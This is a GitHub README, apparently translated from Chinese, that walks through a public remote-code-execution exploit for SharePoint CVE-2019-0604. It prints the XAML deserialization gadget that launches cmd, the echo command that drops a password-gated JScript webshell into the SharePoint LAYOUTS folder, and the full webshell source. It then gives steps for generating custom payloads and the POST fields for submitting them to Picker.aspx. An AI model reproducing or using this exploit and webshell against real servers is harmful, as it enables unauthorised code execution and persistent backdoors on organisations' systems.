 boxhg/cve-2019-0604
详解 k8gege的SharePoint RCE exploit cve-2019-0604-exp.py的代码,动手制作自己的payload

k8gege's script https://github.com/k8gege/CVE-2019-0604
Honestly, k8gege's Python script is a bit fancy, with a large number of hexadecimal strings split into payload1, 2, 3. Devious.
The Python script sends a remote POST payload, which after deserialization is an XML data body.
<ResourceDictionary
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
xmlns:System="clr-namespace:System;assembly=mscorlib"
xmlns:Diag="clr-namespace:System.Diagnostics;assembly=system">
<ObjectDataProvider x:Key="LaunchCalch" ObjectType="{x:Type Diag:Process}" MethodName="Start">
<ObjectDataProvider.MethodParameters>
<System:String>cmd</System:String>
<System:String>/c echo ^<%@ Page Language="Jscript" %^>^<%var pwd="tom";var uastr=Request.UserAgent;if (uastr.Substring(0, uastr.IndexOf("==="))== pwd) {var code=uastr.Replace(pwd+"===","");eval(code,"unsafe"); };%^> > "%CommonProgramFiles%\\Microsoft Shared\\Web Server Extensions\\15\\TEMPLATE\\LAYOUTS\\ua.aspx" </System:String>
</ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
</ResourceDictionary>

That is, it remotely executes an echo command to write an up.aspx file to the SharePoint templates layouts directory.
cmd /c echo ^<%@ Page Language="Jscript" %^>^<%var pwd="tom";var uastr=Request.UserAgent;if (uastr.Substring(0, uastr.IndexOf("==="))== pwd) {var code=uastr.Replace(pwd+"===","");eval(code,"unsafe"); };%^> > "%CommonProgramFiles%\\Microsoft Shared\\Web Server Extensions\\15\\TEMPLATE\\LAYOUTS\\ua.aspx"
This generates a K8 Flying Knife dedicated UA one-sentence webshell .asxp. OK, shell obtained.
<%@ Page Language="Jscript" %>
<%
var pwd="tom";
var uastr=Request.UserAgent;
if (uastr.Substring(0, uastr.IndexOf("==="))== pwd)
{
    var code=uastr.Replace(pwd+"===","");
    eval(code,"unsafe");
};
%>
If you want to create your own payload to execute remote commands, follow these steps:

Download the compiled program from https://github.com/boxhg/CVE-2019-0604/releases, extract and run CVE20190604Forms.exe.
Enter a command in the Cmd text box, click the "Update XML" button, which will merge the command into XML.
Click "EncodeEntity", the program will serialize the XML string into an object and trigger the payload execution. The serialized string will be displayed in the "payload" text box.
__cp087135009700370047005600d600e2004400160047001600e20035005600270067009600360056003700e2009400e600470056002700e6001600c600e2005400870007001600e60046005600460075002700160......
The "__cp...." strings are the payload. Copy them into cve-2019-0604-exp.py, modifying and replacing the original k8 payload.
When submitting the payload to Picker.aspx, other parameters are required. You can obtain the relevant parameters via Burp proxy tool, then pass the payload value to ctl00$PlaceHolderDialogBodySection$ctl05$hiddenSpanData.
...
values = {
'__REQUESTDIGEST':YOUR_REQUESTDIGEST,
'__EVENTTARGET':'',
'__EVENTARGUMENT':'',
'__spPickerHasReturnValue':'',
'__spPickerReturnValueHolder':'',
'__VIEWSTATE':YOUR_VIEWSTATE,
'__VIEWSTATEGENERATOR':'',
'ctl00$PlaceHolderDialogBodySection$ctl07$queryTextBox':'',
'ctl00$PlaceHolderDialogBodySection$ctl05$hiddenSpanData':**YOUR_PayloadData**,
'ctl00$PlaceHolderDialogBodySection$ctl05$OriginalEntities':'<Entities />',
'ctl00$PlaceHolderDialogBodySection$ctl05$HiddenEntityKey':'',
'ctl00$PlaceHolderDialogBodySection$ctl05$HiddenEntityDisplayText':'',
'ctl00$PlaceHolderDialogBodySection$ctl05$downlevelTextBox':' ',
'__CALLBACKID':'ctl00$PlaceHolderDialogBodySection$ctl07',
'__CALLBACKPARAM':';#;#11;#;#;#',
'__EVENTVALIDATION':YOUR_EVENTVALIDATION
}
data = urllib.urlencode(values)
...
